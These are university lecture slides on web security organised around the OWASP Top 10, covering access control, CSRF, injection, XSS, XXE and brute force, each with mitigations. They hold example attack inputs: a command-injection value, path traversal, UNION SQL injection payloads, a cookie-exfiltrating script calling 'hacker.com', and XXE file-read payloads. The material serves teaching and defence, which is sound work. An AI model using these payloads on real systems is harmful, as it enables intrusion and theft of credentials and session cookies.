Web Security

TDDC90 – Software Security

Ulf Kargén

Institutionen för Datavetenskap (IDA)

Avdelningen för Databas- och Informationsteknik (ADIT)

Original slides by Marcus Bendtsen

LiU EXPANDING REALITY

The state of web application security

According to recent report by company Edgescan[1] **33%** of web deployments had a “high” or “critical” severity vulnerability

- Can often lead to theft of sensitive user data or complete compromise of web server
- “Classical” web vulnerabilities, like XSS or SQL injection, are still among the most prevalent ones

Clearly, there is a lack of security awareness among web developers…

[1]https://www.edgescan.com/wp-content/uploads/2024/03/2023-Vulnerability-Statistics-Report.pdf

A game changer

- The Internet was a game changer…
  - Code was no longer written only for physical devices
  - Code was no longer slowly acquired and installed, but executed on demand.
  - The amount of code that has been written for the web is staggering (backend and frontend).

A game changer

- As the *web-presence-need* gained extreme momentum, non-functional requirements such as **quality** and **security** were not prioritised.
- Today, the Internet is used not only for web pages, but as a **communication channel for services**, smart-home devices, etc.
- Many web services maintain databases of potentially sensitive personal information – a gold mine for attackers
- Many applications that would previously run locally have now moved into the cloud
- The core web technologies are designed for serving simple stateless (static) web pages.
  - Modern web apps use a plethora of technologies to add statefulness and interactivity to web pages
  - Complexity breeds insecurity…

Vulnerabilities

- We will look at a few common vulnerabilities, focusing on the **OWASP Top 10**
  - Recognized as the de-facto standard list of most important web security problems
- Some of the vulnerabilities will also be explored in the lab, including countermeasures

Vulnerabilities

OWASP Top 10, 2021:

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server Side Request Forgery (SSRF)

A1: Broken Access Control

Broad category of problems pertaining to flaws in the way access to certain data is restricted.

Some examples

- Insecure Direct Object References
- Path Traversal
- Cross-Site Request Forgery

LiU EXPANDING REALITY

Insecure Direct Object References

Caused by not consistently checking access for every request to a web app

- For example: If app only checks access when using links in the user interface, attacker could get access to admin page by typing in the URL manually:
  `https://bank.com/withdraw.php?from=victim&to=attacker&amount=1000`

Avoiding IDOR:

- Design your app from the ground with access control policies in mind
- Design app so that **all** requests go through access control check
  - Default deny…

Path Traversal

Consider app that shows images uploaded by user using GET requests:
`https://site.com/show.php?name=mypic.jpg`

- If path is not restricted, attacker can do:
  `https://site.com/show.php?name=../../etc/passwd`
- Essentially, the vulnerability allows an attacker to access any file in filesystem

Avoiding Path Traversal:

- Use access control lists for file system access – web server process only allowed to access directories it needs access to
- Make sure web root directory is configured correctly in web server
  - Avoids attack above, but still possible to bypass access checks **within** web root:
    `https://site.com/show.php?name=../userdata/bob/private.jpg`
- Validate input!
  - Check for “`..`”, “`/`”, etc.

LiU EXPANDING REALITY

Cross-Site Request Forgery (CSRF)

Allows attacker to forge a request

- Looks like a legitimate authenticated request from user
- …but actually performs action on behalf of attacker

Example:


Assume that you have a smart-alarm connected to your house, and you can control it via a web interface. You can turn it on and off from your phone, allowing you to turn it off from work if your kids are going home from school themselves.

(Or anything that is controlled via a web-interface, routers, social media accounts, etc…)

CSRF - Example

- A web interface consists of HTML code with elements that can be clicked to perform a request to web server
  - For example, turn on/off the alarm at home.
- The request may look something like this:
  `http://alarm-cloud.com/?user=bob&action=turnoff`
- The server knows that it is your alarm to turn off because you have already authenticated with the server from your device.
  - Your browser has a stored *authentication token* (created when you log in to site)
  - Token is sent to server on every request to confirm that you have access – typically stored in a *cookie*.
- The attacker is not authenticated as you on the server, so simply requesting to turn off will not help (**the attacker does not have your cookies**)

CSRF - Example



You are a winner!

Your email address has been randomly chosen as the winner of $1000 dollars.

We will send you the cash, no credit-card information or private details needed.

All you have to do is click this link:

Click here to get $1000 !

- You just got this email, free cash!
- Looks like a legitimate link!
- But the code is actually:


```
<a href='http://alarm-cloud.com/
?user=bob&action=turnoff'>Click
here to get $1000 !</a>
```

If you click the link, request is accepted, because *you have the session cookie*

- Attacker made **you** turn off your alarm

LiU EXPANDING REALITY

CSRF - Example



- That's odd, you were promised a really cute cat, but it seems the image was not found…

```
<img src='http://alarm-cloud.com/
?user=bob&action=turnoff'/>
```

- You have the session cookie, and the attacker made you turn off your alarm…

Email clients block images from untrusted sources for good reason!

CSRF - Mitigations

- CSRF attacks are very easy when the web application uses GET to submit requests
  - Using POST is recommended to avoid exposing potentially sensitive data in e.g. links
  - But this does **not** make the application immune to CSRF. (Attacker can e.g. trick victim to visit a malicious site that does the POST request.)

- Recommended mitigation uses defense-in-depth:
  - Check that source domain of request is the same as domain of your page.
  - **Use a CSRF-token.**

Can be tricky to implement in practice! See course literature for examples.

CSRF - Mitigations

- CSRF tokens work by ensuring that every request on your website has a random token added to it from the server, so when you load your web interface the server creates links that look like this:
  `http:// alarm-cloud.com/?user=bob &action=turnoff`**`&token=RANDOM`**

- The server will then only accept the request if the token is correct
  - Server knows the specific token associated with your session

- If tokens are used more than once per session then it is not a good idea to send them via GET like in this example.
  - Can be leaked via copy-pasted links, etc.

LiU EXPANDING REALITY

A2: Cryptographic Failures

A broad category of problems…

- Using weak/deprecated encryption algorithms (e.g., RC4), hash functions (e.g., MD5, SHA1), etc.
- Using weak sources of randomness

```
<?php
   srand(time());
   $csrf_token = rand(0,1000000000);
?>
```

Predictable/ known

Deterministic! (given seed and number of calls)

- Storing password data unencrypted
- Not protecting data in transit

LiU EXPANDING REALITY

Storing passwords securely

- Never store passwords in plain text in a database!
  - Trivial for attacker to access your user's accounts if database is stolen
  - Lists of known passwords are a much sought-after commodity for hackers, as we will soon see…
- Store only cryptographic hash of password
  - Still easy to check if password match at login
  - Even if attacker gets access to database he/she cannot "reverse" a hash to get the password used for login
- However…

Storing passwords securely

- … still possible to use a dictionary of *precomputed* hashes for common passwords!
  - Speeds up dictionary attack drastically

Random value. Created at password registration

- Use salting:
  - Compute hash as **hash** = H(**password** + **salt**)
  - Password entries in database consist of: **hash**, **salt**
- Hashes can still be verified during logon using saved salt
- Attackers cannot use precomputed dictionary of hashes
  - Must recompute all hashes – much more expensive!

Protecting data in transit

- Consider a web server that allows communication of sensitive data over HTTP (i.e. not using TLS)
- Hackers can trick the user into visiting `http://site.com` instead of `https://site.com`
  - Links in emails
  - Injecting packets on WiFi network to redirect requests to HTTP address, etc.
- Allows intercepting e.g. passwords…
- …or session tokens
  - leading to session hijacking
- Can be mitigated using *HSTS* (HTTP Strict Transport Security)
  - HTTP header option that instructs browser to never accept HTTP connections to site

A3: Injection

Caused by lacking input validation when user-supplied data is used to craft strings that are later interpreted as code.

- Possible to “escape” out of the intended context if syntax characters are not filtered
- Can affect any kind of machine-readable input:
  - OS commands
  - SQL queries
  - HTML generated from input (XSS)
  - LDAP
  - XPath
  - XML
  - NoSQL
  - …

What we will look at in today’s lecture

Command execution/injection

- Essentially, the vulnerability allows an attacker to execute any command at will.
- This vulnerability is a cause of bad input validation and naïve programming.

Command execution/injection

```
<?php
   print(“Please specify name of file to delete”);
   $file = $_GET[‘filename’];
   system(“rm $file”);
?>
```

- The intended use of the PHP script is for the user to send something like:

```
index.php?filename=tmp.txt
```

Command execution/injection

```
<?php
   print(“Please specify name of file to delete”);
   $file = $_GET[‘filename’];
   system(“rm $file”);
?>
```

- But what happens if an attacker sends:

  `index.php?filename=tmp.txt;cat /etc/passwd`

- Then the file tmp.txt will be removed, but as we have been able to concatenate “;cat /etc/passwd”, it will also print the content of this file to the user.

- This gives the attacker information about the system that it should not have, and this information can be used to stage attacks.

Command execution/injection - Consequences

- The web server is *hopefully* running as a low-privilege user, however even so allowing injections can cause harm.

- You can exploit vulnerabilities in the underlying OS without having an account on the system (e.g. it is possible to exploit *pong* in this way, without having direct access to the system).

Command execution/injection - Mitigations

- It would be easy if we simply disallowed any calls from the web application to the underlying OS, however:
  - Sometimes it is necessary (read/write files)
  - We may want call another tool such as image rescaling or network utility.
  - etc.

- Validate input (*you will explore this in the lab*)


SQL injection

- A web server that speaks some programming language coupled with a database is the essentials of any post 90’s website.
- SQL based databases have been, and still are, the most prevalent.
- SQL based databases speak SQL (structured query language), and using SQL you can create tables, insert data into tables, update data in tables and delete data (and more…).

SQL injection - Example

- A server makes queries to a database depending on what a user requests.

- A user searches for “book”
- The server looks in the database for “book”
- The server returns results for “book”



- “Machine Learning, A probabilistic perspective”, $59
- “Bayesian Networks and Decisions Graphs”, $89

SQL injection - Example

- **Client request:** `http://example.com/search?key=book`
- **Server code:**

```
<?php
   $keyword = $_GET['key']
   $query = "SELECT name, price FROM items WHERE TYPE = '$keyword'"
   $result = mysql_query($query, $connection)
   while($row = mysql_fetch_assoc($result)) {
      echo "<li> {$row["name"]}, {$row["price"]} </li>"
   }
?>
```

- The query to the database is dynamically created depending on what the user input as ‘key’.
- **The query will be:** `SELECT name, price FROM items WHERE TYPE = 'book';`

LiU EXPANDING REALITY

SQL injection - Example

- **Client:** Actually, I am looking for items of type:

```
' UNION SELECT null, version() #
```

- **Server:** Ok, I will create the query:

```
SELECT name, price FROM items WHERE TYPE = '' UNION SELECT null, version() #';
```

- , 5.1.60

Was there an item of this type?


SQL injection - Example

- **Client:** Let's try type:

```
' UNION SELECT null, user() #
```

- **Server:** Ok, I will create the query:

```
SELECT name, price FROM items WHERE TYPE = '' UNION SELECT null, user() #';
```



- , root@localhost

We are getting results, but they are not items…

SQL injection - Example

- What is going on here?
- An application vulnerable to a SQL injection is basically allowing the user to run any arbitrary query.
- The culprit is again input validation…

LiU EXPANDING REALITY

SQL injection

```
<?php
   $keyword = $_GET['key']
   $query = "SELECT name, price FROM items WHERE TYPE = '$keyword'"
   $result = mysql_query($query, $connection)
   ...
```

The application treats input as SQL code, you will explore exploits and mitigations in the lab.

SQL injection - Example

- **Client:** Let’s try type:

```
' UNION SELECT null, database() #
```

- **Server:** Ok, I will create the query:

```
SELECT name, price FROM items WHERE TYPE =
'' UNION SELECT null, database() #';
```

- , dvwa

That is the name of the database…

LiU EXPANDING REALITY

SQL injection - Example

- **Client:** Let's try type:

```
' UNION SELECT null, database() #
```

- **Server:** Ok, I will create the query:

```
SELECT name, price FROM items WHERE TYPE =
'' UNION SELECT null, database() #';
```

`null` is required here to make UNION:ed query have same cardinality as `name, price` query

- , dvwa

That is the name of the database…

SQL injection - Example

- **Client:** Let’s try type:

```
’ UNION SELECT null, table_name FROM
information_schema.tables #
```

- **Server:** Ok, I will create the query:

```
SELECT name, price FROM items WHERE TYPE = '' UNION SELECT
null, table_name FROM information_schema.tables #’;
```

- *Long result with the name of every table in the database….*

LiU EXPANDING REALITY

SQL injection - Example

- **Client:** Let’s try type:

```
' UNION SELECT null, CONCAT(table_name,0x0a,column_name) FROM
information_schema.columns #
```

- **Server:** Ok, I will create the query:

```
SELECT name, price FROM ITEM WHERE TYPE =
'' UNION SELECT null, CONCAT(table_name,0x0a,column_name)
FROM information_schema.columns #’;
```

In the previous query we found a table called users, and now we are finding all the columns of this table…

- The next step is obvious, try and query for the contents in the table ‘users’, but you will do this in the lab.

SQL injection - Example

- **Client:** Let's try type:

```
' UNION SELECT null, CONCAT(table_name,0x0a,column_name) FROM
information_schema.columns #
```

Trick to UNION queries with higher cardinality than original query (not actually needed here)

- **Server:** Ok, I will create the query:

```
SELECT name, price FROM ITEM WHERE TYPE =
'' UNION SELECT null, CONCAT(table_name,0x0a,column_name)
FROM information_schema.columns #';
```

In the previous query we found a table called users, and now we are finding all the columns of this table…

- The next step is obvious, try and query for the contents in the table 'users', but you will do this in the lab.

LiU EXPANDING REALITY

Avoiding SQL injection

- Perform input validation!
  - Make sure that SQL syntax characters are filtered/escaped before crafting queries
- Modern web frameworks wrap database access behind high-level APIs (with proper input validation)
  - When maintaining, e.g., legacy PHP code, use built-in sanititzation functions
  - …or use prepared statements
    - Uses predefined template for an SQL query instead of crafting query from input with primitive string operations

Cross Site Scripting (XSS)

- The core languages understood by web browsers are HTML, CSS and JavaScript
- It is convenient to allow users to post HTML and CSS as part of their input (e.g. comments), since it allows them to format their text (bold, italics, colors, etc.)
  - Back in the 90's you had to code the HTML and CSS yourself.
  - Now most input fields look like small word-processing applications.
- What about the third component, JavaScript?

XSS

- Is it a good idea to also allow users to augment their comments with JavaScript?
- There may be scenarios where this is useful, however …
- The problem is that JavaScript code can be malicious, and the browser cannot tell malicious code from safe code.
- If an attacker can post JavaScript in an input field, and the contents of the attacke’rs post is shown for others…
- …then the attacker is able to execute arbitrary JavaScript on the browsers of all users who visit this portion of the website.

XSS – Example

```
<h1>Comment section:</h1>
<div id='comment1'>
  <script>
      alert("Hello!")
  </script>
</div>
```

- The attacker wrote code into the comment field.
- All users that visit this site will have a pop-up showing “Hello!”
- Mostly annoying … but what about…

XSS – Example

```
<script>
document.getElementsByTag("body")[0].style.display = 'none';
</script>
```

The web site now disappears for anyone that visits this specific page…

LiU EXPANDING REALITY

XSS – Consequences

JavaScript can read cookies, and JavaScript can make HTTP requests.

- Possible to steal users' cookies to hijack session:

```
var cookies = document.cookie;
var request = new XMLHttpRequest();
request.open("GET", "http://hacker.com?cookie=" + cookies, false);
request.send();
```

LiU EXPANDING REALITY

XSS – Consequences

```
var cookies = document.cookie;
var request = new XMLHttpRequest();
request.open(“GET”, “http://hacker.com?cookie=“  + cookies, false);
request.send();
```

Will probably be prevented by the *Same Origin* policy in practice, but more advanced versions of this attack is possible

- All users who visit this part of the website will unknowingly send their cookies to the attacker.
- The attacker can place the cookies in a browser, and hi-jack the authenticated session.

XSS – Versions

- We have talked about a version of XSS that is referred to as “***stored***”, as the malicious script is stored in a database, and later served up to the victim when he/she accesses a page of the app
- There is also a variant known as “***reflective***”.
  - Malicious script is part of the request itself, and is immediately “reflected” back in the response
- For example, attacker tricks victim into clicking the link `http://site.com/search.php?item=<script>...</script>`
  - If “item” is displayed directly in response without filtering, the XSS attack succeeds

Avoiding XSS

- There are several preventive measures to avoid XSS vulnerabilities, the most important is:

- Sanitize user input before using it to construct web page elements

- For example, HTML escape before inserting untrusted data into HTML element content.
  - If users have posted on your website, then replace all “>”,”<“,”&”, etc. with “&gt;”,”&lt;”,”&amp;”, this way the browser will treat these as the signs they are, not as HTML/CSS/JavaScript code.

Avoiding XSS

- Important to note that HTML escaping is not always sufficient – this depends on the context where input is used!
    - For example,

      `<div onmouseover="x='...UNTRUSTED DATA...'"</div>`

      requires JavaScript-escaping rather than HTML escaping

- Read about other preventive measures from the course literature.

LiU EXPANDING REALITY

XSS Mitigations

Some techniques exist to reduce the *effects* of XSS (c.f. mitigations for memory-corruption bugs discussed earlier)

- Cookies can be created with the `HttpOnly` flag
  - Browser will not allow access to cookie through JavaScript (only HTTP GET/POST requests)
  - But only **if the browser supports the option** (all major browsers do today)
- Content Security Policy (CSP) can be used to restrict origins of content that browser is allowed to present to user
  - Must also be supported by the browser to be effective

A4: Insecure Design

Not related to any specific implementation errors, but rather a call for a secure-by-design mindset in web development

- You'll recognize many of OWASP's recommendations for this entry from the "*Secure software development and secure design*" lecture
  - Base design on risk analysis/threat modelling
    - Write test cases based on risk/threat model
    - Employ misuse cases
  - Use secure design patterns
  - "Segregate tier layers"
    - Privilege separation
    - Attack surface reduction

A5: Security Misconfiguration

Broad area of security problems, for example:

- Helping attackers to figure out internal workings of the app by:
  - Running web apps in “debug mode” with e.g. verbose error messages (stack traces, etc.)
  - Having directory listings enabled
    - May allow attacker to access and read source files for your app
- Leaving unused features or components active, without understanding security implications
- XML External Entities – a specific attack enabled by outdated/misconfigured XML parsing libraries…

XML External Entities (XXE)

- A relatively unknown type of attack compared to the others we discuss here
  - Previously had its own entry in OWASP Top 10 – now included under “Security Misconfiguration”

- Applicable when a web app parses XML files uploaded to it, or accepts XML data in requests
  - Many common web techniques use XML, e.g. SOAP, SAML

- Caused by using older XML parsers that accept so-called XML *external entity* specifications in the DTD section of an XML document

Background: XML entities

- Entities is a way to facilitate re-use in XML documents
  - Reference existing data instead of repeating it
- Syntax: `<foo>&`**`entityname;`**`</foo>`
  - Replaces `&entityname;` with the referenced resource during parsing
- Three types of entities:
  - Character
  - Internal
  - **External**

Background: XML entities

- *Character entities* are built-in and refer to characters that cannot be directly represented in a document as text
  - For example: `&gt;` (represents “>”), `&lt;` (represents “<“)

- *Internal entities* are defined in the DTD section of the XML document:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY entityname "replacement text">
]>
<foo>&entityname;</foo>
```

LiU EXPANDING REALITY

Background: XML entities

- Similar to internal entities, *external entities* are declared in the DTD section of the XML document, but refer to an *external resource*:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY entityname SYSTEM "external.xml" >
]>
<foo>&entityname;</foo>
```

XXE attacks

Consider a web service where you can query the availability of items using XML in a request. For example, given a request

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<inStockQuery>
   <item>
      <itemId>351</itemId>
      <quantity>3</quantity>
   </item>
</inStockQuery>
```

The system may respond with the following:

```
“Item 351: There are at least 3 items in stock”
```

or

```
“There is no such item: 351”
```

if 351 is not a valid ID.

LiU EXPANDING REALITY

XXE attacks

If the XML parser is configured to accept external entity specifications, an attacker could send a request:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
   <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<inStockQuery>
   <item>
      <itemId>&xxe;</itemId>
      <quantity>3</quantity>
   </item>
</inStockQuery>
```

and the system will respond with the following…

“There is no such item: root:x:0:0:root:/root:/bin/bash...”

XXE attacks

- It is also possible to access or map out internal network services:

```
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "https://192.168.0.1/admin.php"> ]>
```

  - This is called *Server-Side Request Forgery* (SSRF) – more about this later

- …or perform DoS by specifying recursive internal entities that expand to extremely long strings (“Billion laughs attack”)

Avoiding XXE attacks

- Configure XML parser to disable DTD and external entity processing in all XML documents!

- But can be tricky to find all XML processors that may be indirectly invoked in a complex web app
  - For example, an image conversion tool that is invoked by your app may accept SVG files…

A6: Vulnerable and Outdated Components

- Common to unknowingly use old versions of components with known vulnerabilities
- Easy for attackers to scan through your app for known vulnerable components
  - Special tools exist for this purpose
- Often easy to exploit, because ready-made exploits already exist

A7: Identification and Authentication Failures

Can be caused by poor security design

For example, session tokens with too long lifetime

- Makes session hijacking easier

⇨ Invalidate session token after logout or timeout!

But frequently the problem is weak authentication mechanisms, allowing brute force or other automated attacks:

- Exhaustive password guessing
- Dictionary attacks
- Credential stuffing

Brute force

- There exists many ways to authenticate users in systems, e.g. one-time tokens, biometric, etc.
- On the web the most prevalent method is the username/password combination.
- In general a ***brute force*** attack tries every combination of username/password until it is successful.
- Variations:
  - Search attack
  - Rule-based search attack
  - Dictionary attack

LiU EXPANDING REALITY

Brute force – Search attack

- A search attack is the most basic form of brute force.

- Given a character set (e.g. lower alpha charset [*abcdefghijklmnopqrstuvwxyz*]) and a password length, then every possible combination is tried.

LiU EXPANDING REALITY

Brute force – Rule-based search

- Similar to search based but we try and be a bit more clever when picking passwords to test.
- Essentially you make up some transformation rules that you want to apply to each candidate password.

Candidate	Rule	New candidate
password	$\longrightarrow$	PaSsWoRd

LiU EXPANDING REALITY

Brute force – Rule-based search

- We can say that we should generate a password, and then also test the following transformations: ***duplicate***, ***toggle case***, ***replace e with 3***.
  - Assume we want to test the password: ***pressure***, then we would test:
    - *pressure*
    - *pressurepressure*
    - *PRESSURE*
    - *pr3ssur3*
    - *etc…*

Brute force – Dictionary attack

